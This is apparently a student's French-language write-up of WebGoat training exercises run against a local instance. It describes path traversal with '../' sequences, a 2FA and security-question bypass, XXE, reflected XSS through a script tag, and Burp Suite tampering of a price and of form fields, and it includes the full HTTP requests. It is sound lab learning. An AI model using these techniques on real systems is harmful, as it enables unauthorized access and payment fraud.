


A1 – Path transversal

L'exemple ici nous explique comment avoir accès a des files en jouant avec les path dans les requêtes a l'aide de **../** ou son équivalent en URL **2e%2e%2f**.


Exemple 1 : Path traversal while uploading files


On rajoute ../ au fullname = test



Exemple 2 : **Retrieving other files with a path traversal**


On utilise **2e%2e%2f** pour chercher **path-traversal-secret.jpg**





A2 – Authentication Bypass : 2FA Password Reset


L'exemple montré explique que si on enlève les paramètres "securityQuestion0" et "securityQuestion1" cela permet de bypass l'authentification 2FA. Dans notre cas enlever les paramètres ne fait rien. On a donc essayé de tout simplement venir modifier la valeur numérique de la question et cela à fonctionné :



Cela est probablement causé par une logique fautive si une question n'existe pas.

A2 – Password reset Item 4


La security question est trop simple, on peut la brute force en essayant différentes couleurs



A2 – Secure password Item 4

Créer un mot de passe sécurisé :

Chiffre, longueur, caractères spéciaux, majuscule et minuscule …




A4 – XXE : Let's try (XXE Injection) :

En regardant le code source de la page :



Les commentaires appartiennent a la classe comment. Nous allons donc utiliser un payload de XML qui serait similaire afin d'essayer d'injecter un payload malicieux.


Voici le payload utilisé :



Le code XML est accepté et le challenge est complété

A7 - XSS : Try It ! Reflected XSS :

Étant donné que tous les inputs de quantité sont seulement numériques, nous n'essayons pas d'injecter du code dedans. Nous allons essayer de tout simplement mettre une balise "<script>" dans les zones de texte de carte de crédit.



Une alerte est déclenchée notre payload fonctionne, le challenge est réussi.

Client Side – HTML Tampering Item 2 Try it yourself

Modifier le total dans le html de la requete POST

Intercepter la requête de paiement avec Burp Suite, puis j'ai modifié le paramètre Total de 2999.99 à 100. Après avoir transmis la requête modifiée au serveur, WebGoat a accepté le nouveau prix. Cela démontre que les données provenant du navigateur peuvent être manipulées et doivent être validées côté serveur.

Edited request

Pretty Raw Hex

```
POST /WebGoat/HtmlTampering/task HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 18
sec-ch-ua-platform: "Windows"
Accept-Language: fr-FR,fr;q=0.9
sec-ch-ua: "Not(A:Brand";v="8", "Chromium";v="144"
sec-ch-ua-mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?lang=en
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=53FC6B8EBC7E5406385E227B7CDF2552
Connection: keep-alive


QTY=1&Total=100.00
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Content-Type: application/json
Content-Length: 234
Date: Thu, 01 Oct 2026 18:53:53 GM
Keep-Alive: timeout=60
Connection: keep-alive

{
  "assignment":"HtmlTamperingTask"
  "attemptWasMade":true,
  "feedback":"Well done, you just
  "feedbackArgs":null,
  "lessonCompleted":true,
  "output":null,
  "outputArgs":null
}
```



Client Side – Bypass front-end ... Item 2 Field restrictions

Intercepter la requête POST avec Burp Suite et modifié les sept champs. Pour chaque champ, j'ai envoyé une valeur qui ne correspond pas à l'expression régulière demandée. Cela permet de contourner la validation effectuée dans le navigateur.

1) Mettre une autre option que 1 ou 2

2) Mettre une autre option que 1 ou 2

3) Mettre n'importe quel input (sauf on ou off)

4) Écrire quelque-chose de plus long que 5 caractères

5) Modifier un field read-only

Edited request

Pretty Raw Hex

```
POST /WebGoat/BypassRestrictions/FieldRestrictions HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 84
sec-ch-ua-platform: "Windows"
Accept-Language: fr-FR,fr;q=0.9
sec-ch-ua: "Not(A:Brand";v="8", "Chromium";v="144"
sec-ch-ua-mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?lang=en
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=53FC6B8EBC7E5406385E227B7CDF2552
Connection: keep-alive

select=option3&radio=option3&checkbox=steak&shortInput=chocolat&readOnlyInput=raisin
```

Response

Pretty Raw Hex

```
HTTP/1.1 200
Content-Type: applic
Content-Length: 271
Date: Thu, 01 Oct 20
Keep-Alive: timeout=
Connection: keep-ali

{
  "assignment":"Bypa
  "attemptWasMade":t
  "feedback":"Congra
  "feedbackArgs":nul
  "lessonCompleted":
  "output":null,
  "outputArgs":null
}
```

1 2 3

Field Restrictions

In most browsers, the client has complete or almost complete control over the HTML part of the webpage. They can alter values or restrictions to fit their preference.

Task

Send a request that bypasses restrictions of all five of these fields.

Select field with two possible value

Option 1

Radio button with two possible values

- (•) Option 1
- ( ) Option 2

Checkbox: value either on or off

- [x] Checkbox

Input restricted to max 5 characters

12345

Readonly input field

change

Submit

Activer Windows
Accédez aux paramètres pour activer Windows.

Congratulations. You have successfully completed the assignment.